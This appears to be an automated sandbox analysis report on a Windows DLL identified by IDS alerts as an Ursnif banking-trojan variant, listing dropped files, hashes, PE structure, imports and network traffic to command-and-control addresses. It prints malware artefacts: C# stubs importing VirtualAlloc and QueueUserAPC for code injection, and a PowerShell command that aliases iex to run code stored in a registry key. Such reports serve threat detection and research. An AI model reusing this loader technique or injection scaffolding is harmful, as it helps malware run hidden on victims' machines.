Preview:	L.....sb.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....I....c:\Users\user\AppData\Local\Temp\CSCA3AF429E64284F6FBA5C7EF0C7D44D.TMP.....E.....~.....4.....C:\Users\user\AppData\Local\Temp\RES99B1.tmp.-.<.....'...Microsoft (R) C VTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H .....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0 .4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.u.y.q.5.4.b.l...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r .i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RESB529.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.9934039832266293
Encrypted:	false
SSDEEP:	24:HRh6nW9r2XhH5hKdNWI+ycuZhNqakSyPNnq9hgd:MW2xnKd41ulqa3eq9y
MD5:	17AC15A18FC3FB762C4679863838E116
SHA1:	D9B5577D614DB878349EFD58E3FEA8021AE93B82
SHA-256:	B66B79700202020FA9205C28A5443DA3F40C09AC6B8D3FF6E14D093B85FCFFB3
SHA-512:	F2CB720CE1FE89216E3019647C92C65AFB0621148FDBA7AE8D105D1F7FA380CFD310DB849FCB9B98D3C2869461EBFA06E0AE724059F553E8D9D298B758A3CBE
Malicious:	false
Preview:	L.....sb.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSC8B2F5B9E5B5E42FBBCD6AAD130D3A7FD.TMP.....6..q#.cYw.^[.....4.....C:\Users\user\AppData\Local\Temp\RESB529.tmp.-.<.....'...Microsoft (R) C VTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H .....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0 .4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.u.e.4.q.v.k.g...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r .i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_peljaqzs.1su.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped

Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wk4cirqy.03y.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\que4qvkg.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	392
Entropy (8bit):	4.988829579018284
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ6VMRSRa+eNMjSSRr92B7SSRNAtwy:V/DTLDfuk9eg5r9yeqy
MD5:	80545CB568082AB66554E902D9291782
SHA1:	D013E59DC494D017F0E790D63CEB397583DCB36B
SHA-256:	E15CA20CFE5DE71D6F625F76D311E84240665DD77175203A6E2D180B43926E6C
SHA-512:	C5713126B0CB060EDF4501FE37A876DAFEDF064D9A9DCCD0BD435143DAB7D209EFBC112444334627FF5706386FB2149055030FCA01BA9785C33AC68E268B918 D
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class buvbcy. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProc ess();.[DllImport("kernel32")].public static extern void SleepEx(uint jujqjjcr,uint fvu);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr fnpqam,uint ecktq, uint arixnpjcmw,uint mbhifa);.. }..}.

C:\Users\user\AppData\Local\Temp\que4qvkg.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.296878990077811
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23f9Szxs7+AEszIWXp+N23f91x:p37Lvkmb6KH1SWZE81X
MD5:	CA7BF0117043C777407779138BC196D6
SHA1:	1730939F55EE070B21B5CCB511B42CEE36D39917
SHA-256:	A7EC919AEB3C1D91AB60C780CF7F96AE14C3B5891975067A6B0459C40F1AC13A
SHA-512:	33639558DC6ED73B7F7F132147AE7DEF4D748479C51BCB50CB2BF02FDD19BA2F50C8DC958C2B49961A2D279707557940EBEB7B2E07B40EB2B81BEB02A40985 F3
Malicious:	false

Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\que4qvkg.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\que4qvkg.0.cs"

C:\Users\user\AppData\Local\Temp\que4qvkg.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.5954695100905196
Encrypted:	false
SSDEEP:	24:etGS9/u2Bg85z7xlfwZD6MgdWqtkZfw/WI+ycuZhNqakSyPNnq:6QYb5hFCD6lWdJwu1ulqa3eq
MD5:	3FA05E8CA29FC933EE62D95D319196F4
SHA1:	67950CB77C6C396B7CFA0A0298121D5E3DA46884
SHA-256:	32047EECD93791D81841F92A215EA93F8D440AF4CEAF5F4F81218B16B04AA651
SHA-512:	333579733B7534821166910F0F01F68E750AD5037DE0820C39066AFB2ABDADE7D508EC8F7CECBA28D64FD0F2798366EDB8E2DC283EC73D0DE48ECB3417965CE
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....sb.....!.....#... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..T.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....2.+..... 9..... K..... S.....P .....`.....f.....o.....s.....z... .....`. ...`...!.`.%...`.....*.....3.+.....9.....K.....S.....

C:\Users\user\AppData\Local\Temp\que4qvkg.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.341443763648944
Encrypted:	false
SSDEEP:	24:AId3ka6KH1DE81eKaM5DqBVKVrdFAMBJTH:Akka6ApE8wKxDcVKdBJj
MD5:	64FC9FE15499D831A5DF89DAB5CB482D
SHA1:	B84EC157DD794CF98DD0962F145A5EA06ADC1908
SHA-256:	CC8EB0375870D71E1D9717D30B1116D98073F09AEF2CB35B5E52A4606208ECC0
SHA-512:	4E09F378EB5AB87C890099EDEE500E989BA976F74A48C6B354E76A3BD9F886F9A1958A4F82806219813D2C90003F03A50344E630689B474F8465BF29B15FF941
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\que4qvkg.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\que4qvkg.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\suyq54bl.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	403
Entropy (8bit):	5.058106976759534
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJiWmMRSR7a1nQTsyBSRa+rVSSRnA/fpM+y:V/DTLDfuQWMBDw9rV5nA/3y
MD5:	99BD08BC1F0AEA085539BBC7D61FA79D
SHA1:	F2CA39B111C367D147609FCD6C811837BE2CE9F3
SHA-256:	8DFF0B4F90286A240BECA27EDFC97DCB785B73B8762D3EAE7C540838BC23A3E9
SHA-512:	E27A0BF1E73207800F410BA9399F1807FBA940F82260831E43C8F0A8B8BFA668616D63B53755526236433396AF4EF21E1EB0DFA9E92A0F34DB8A14C292660396
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class bju. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr wqyemwbu,IntPtr vlbfvx,IntPtr hokikv);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uqvnjbf,uint pmyb,IntPtr rheqdsvorya);.. }..}.

C:\Users\user\AppData\Local\Temp\suyq54bl.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.263540312571727
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23f4UQjGzxs7+AEszIWXp+N23f4UQjb:p37Lvkmb6KHQUQjGWZE8QUQjb
MD5:	477ACFF0C9318FD1D57EB124DD1CB3A1
SHA1:	C242FD81B3CA732BAE16741B42A184555DEF96E9
SHA-256:	3D341688B0354573EA4C9332F2BC9CA27D2DA741367596542A508A138B1FE075
SHA-512:	7A296532E591C4CD9FD5EE0646714641B3E345F9FCB72F51A06D7EAB4B975AA2F6E3F64CA212253DEDE1E74901A9A741C64C1D95AEAF5F7E20D49C01315BC4A
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\suyq54bl.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\suyq54bl.0.cs"

C:\Users\user\AppData\Local\Temp\suyq54bl.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6194715442407794
Encrypted:	false
SSDEEP:	24:etGS08OmU0t3lm85xWAseO4z05Q64pfUPtkZfR940VUWI+ycuZhN7akStPNnq:6OXQ3r5xNOdQfUuJD4s31ul7a33q
MD5:	25BFE19F5986DCBA41CF9C32255099CB
SHA1:	72C5BA8E1E513BDF107844B644E93EACB835EEE5
SHA-256:	76E736E89441E0448FAD32891FC3E2C56E03489D8C1D93EFFCE717FE29864A27
SHA-512:	A8CB76EE9E312B8E48A3D3FD34AD262316544F38700AF6E4BACE1030B40DAD5D70C1F1BDC4DCF41C474F8FCE6FBE5F450FFF39D0D5A5052D41412F7949689114
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....sb.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3......./.(..... 6..... C..... V.....P .....a.....g.....p.....w.....~..... .....a. ...a...!.a.%...a.....*.....3.0.....6.....C.....V.....

C:\Users\user\AppData\Local\Temp\suyq54bl.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.3358411405116986
Encrypted:	false
SSDEEP:	24:Ald3ka6KHBoE8BnKaM5DqBVKVrdFAMBJTH:Akka6ABoE8BnKxDcVKdBJj
MD5:	BBF9AF951E167FF72BC18FEE6E40D104
SHA1:	95CC2C7CABE3C97A41E1F3FB03F49C77D68C8004
SHA-256:	B4F8937851B30FC1378EA0F64F5BB5D58F8C8E6D2FFA28BE818292269E69713E
SHA-512:	4AA72DD4100CF01CBECAAE9918598E60D19898E5B30BC7B87A25656AB1EFC734CD87F6BBBC838C0E843F0E22923C5B7095A97D987BC7660D492480BFC8633EF7
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\suyq54bl.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\suyq54bl.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20220504\PowerShell_transcript.688098.e0lviBuJ.20220504162647.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1355

Entropy (8bit):	5.379018260547288
Encrypted:	false
SSDEEP:	24:BxSAB6xvBn1Zx2DOXUW0j2LCH1c4qW+HjeTKKjX4CIym1ZJXJBj2LCH1c4NenxS7:BZovh/oOsJ1c4t+qDYB1ZZJ1c4aZZpC
MD5:	82ED31B7989163CA4F97487D125F8090
SHA1:	F8AA109361CA6BAB2D8A076E6567C452C62C7D8F
SHA-256:	FA90D37462B816EBEDC2BCC4AFF455B582FF43596073690DE7DC1834B68A1E9F
SHA-512:	87E4259453324C28D55561DC04D75ACD5C9E5918B6EB908B4A1339637AC9A6C950512D14A4D4E7C39AF173CAE606FC8AF987B131E4A2294B8262A48D8535C4D
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220504162648..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 688098 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name elbnsvbf -value gp; new-alias -name dbiansi -value iex; dbiansi ([System.Text.Encoding]::ASCII.GetString((elbnsvbf HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UrlsReturn))..Process ID: 6000..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** ********..**********..Command start time: 20220504162648..**********..PS>new-alias -name elbnsvbf -value gp; new-alias -name dbiansi -value iex; dbiansi ([Sys

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.238623900640168
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	XoVzWJQAQ0.dll
File size:	442368
MD5:	81bdb4c3b30de72ad49b98a4977063c4
SHA1:	2b173296dd75395b37d7c5775dd16003c2349a19
SHA256:	9c2a2b8d88ab02d37e21c9b97f10b26543daedf353ce76c17b445688b0a041d6
SHA512:	d4289d9a23e1b26dcc1a9977cb1b784903e8163b8f439e848e5eb91f5af19d9c506cb9ae02ab33f27557fa245dcd62392f521e22a26aae2019f1dc374548e782
SSDEEP:	6144:ripWDjyexlJJtyhOhevp/D23qAGzjLg8O9YTEqT2uGRp1WgHyo3NldzlQgOsnGWU:ripsFlJqYhiVDwGU8OqaX1WW3zNg7
TLSH:	1794F14977A11DBBEC0807760CF8C51B9B66BE2CA23A34DEA6683CFF7E175511048706
File Content Preview:	MZ.....@.....<dR.x.<.x.<.x.<.c.....<.uW....<.x.=...<..|....<.{}....<..X?...<.....-.<.{}.._.<..\<...<.Richx.<.PE..L.....A.....!.....P.....0.....@.....5.....

File Icon

Icon Hash:	9068eccc64f6e2ad

Static PE Info

General

Entrypoint:	0x401430
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x411096D1 [Wed Aug 4 07:57:05 2004 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0

Import Hash:	0bedc9af0ed7cf2ba33cf662a24d448e

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add ecx, FFFFFFFFh
call 00007F5FDC7372ACh
pop eax
pop eax
mov dword ptr [00414544h], eax
mov edx, dword ptr [00414660h]
sub edx, 00005289h
call edx
ret
int3
push esi
mov eax, ebx
mov dword ptr [00414540h], eax
pop dword ptr [00414538h]
mov dword ptr [00414548h], ebp
mov dword ptr [0041453Ch], edi
sub dword ptr [00414548h], FFFFFFFCh
loop 00007F5FDC737255h
mov dword ptr [ebp+00h], eax
nop
push esp
stc
iretd
inc ebp
push eax
out dx, eax
add ebx, dword ptr [edx+75606DC0h]
imul edx, dword ptr [ebx-75h], 3Ah
push es
pop edi
pop es
sbb dword ptr [edi+56h], esi
and al, 02h
or ah, cl
retn 0C85h
sub byte ptr [ecx], bh
movsb
jnbe 00007F5FDC737261h
in al, 3Eh
jmp 00007F5FDC737283h
push esp
movsx esi, byte ptr [ebp+edi*4+5Ah]
xor al, 82h
add dword ptr [edx-59BC99ECh], 36h
ret
aam 85h
popad
jnbe 00007F5FDC737265h
scasb
movsd
sub dword ptr [esi-47h], FFFFFF93h
push esp
mov eax, dword ptr [A67A61FCh]
cli

Instruction
jnp 00007F5FDC737247h
xlatb
xchg eax, ebp
fsubr qword ptr [esi-64h]
add bh, byte ptr [ebp-06h]
out dx, al
jne 00007F5FDC7372D7h
les eax, fword ptr [eax]
sbb edx, dword ptr [eax-08h]
leave
push edi
mov dword ptr [AC4BEBDEh], eax
in eax, dx
in al, dx
aaa
mov al, byte ptr [6B343226h]
mov edx, BF543853h
push eax
inc ebx
sbb ecx, dword ptr [esi+eax*4]
push ebp
dec ebp
imul ebp, edi, 000000BDh

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xdc18	0x8c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x62000	0x9f28	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x6c000	0xf0c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xd0b0	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xd000	0xb0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x1000	0x1	.text
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xb710	0xc000	False	0.0735880533854	data	1.02142305417	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xd000	0x1073	0x2000	False	0.180419921875	data	3.71608775679	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xf000	0x79d0	0x6000	False	0.373819986979	data	6.02758758015	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.crt	0x17000	0x1dc8e	0x1e000	False	0.988427734375	data	7.9815287954	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.erloc	0x35000	0x2ca4f	0x2d000	False	0.988259548611	data	7.98122243943	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rsrc	0x62000	0x9f28	0xa000	False	0.602783203125	data	6.51663069246	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6c000	0x132e	0x2000	False	0.219360351562	data	3.73577949218	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x62360	0x666	data	English	United States
RT_ICON	0x629c8	0x485d	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x67228	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 331218944, next used block 4106092544	English	United States
RT_ICON	0x697d0	0xea8	data	English	United States
RT_ICON	0x6a678	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x6af20	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x6b488	0xb4	data	English	United States
RT_DIALOG	0x6b540	0x120	data	English	United States
RT_DIALOG	0x6b660	0x158	data	English	United States
RT_DIALOG	0x6b7b8	0x202	data	English	United States
RT_DIALOG	0x6b9c0	0xf8	data	English	United States
RT_DIALOG	0x6bab8	0xa0	data	English	United States
RT_DIALOG	0x6bb58	0xee	data	English	United States
RT_GROUP_ICON	0x6bc48	0x4c	data	English	United States
RT_VERSION	0x6bc98	0x290	MS Windows COFF PA-RISC object file	English	United States

Imports

DLL	Import
KERNEL32.dll	EraseTape, GetDiskFreeSpaceExA, lstrlenA, LocalHandle, GetModuleFileNameA, GetBinaryTypeA, GetThreadLocale, GetFileTime, GlobalFlags, GetStringTypeA, EnumResourceTypesA, GetConsoleCP, GetCommTimeouts, WriteProcessMemory, GlobalMemoryStatus, DebugBreak
OLEAUT32.dll	GetRecordInfoFromTypeInfo, LoadTypeLibEx
USER32.dll	DefMDIChildProcW, GetMenuItemRect, MessageBoxIndirectW, DeleteMenu, GetClassNameA, GetMessagePos, GetUpdateRgn, GetClientRect, GetScrollBarInfo
GDI32.dll	ExtSelectClipRgn, GetBkColor, GetCharWidthFloatA, GetTextMetricsW, GdiComment
ADVAPI32.dll	EnumServicesStatusExW, InitiateSystemShutdownExW, RegGetValueA
msvcrt.dll	strcoll, fgetwc, srand

Version Infos

Description	Data
LegalCopyright	A Company. All rights reserved.
InternalName	
FileVersion	1.0.0.0
CompanyName	A Company
ProductName	
ProductVersion	1.0.0.0
FileDescription	
OriginalFilename	myfile.exe
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/22-16:26:18.722944 05/04/22-16:26:18.722944	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49743	80	192.168.2.3	13.107.42.16
05/04/22-16:26:39.201905 05/04/22-16:26:39.201905	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49748	80	192.168.2.3	185.189.151.28
05/04/22-16:26:39.682098 05/04/22-16:26:39.682098	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49748	80	192.168.2.3	185.189.151.28
05/04/22-16:26:38.797354 05/04/22-16:26:38.797354	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49748	80	192.168.2.3	185.189.151.28

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 16:26:38.779316902 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:38.796758890 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:38.796883106 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:38.797353983 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:38.814405918 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.082268000 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.083127022 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.083252907 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.083272934 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.083295107 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.083318949 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.083334923 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.083336115 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.083353996 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.083375931 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.083380938 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.083393097 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.083410025 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.083415031 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.083456039 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.083477974 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.083482981 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.083498001 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.083518982 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.083519936 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.083580971 CEST	49748	80	192.168.2.3	185.189.151.28
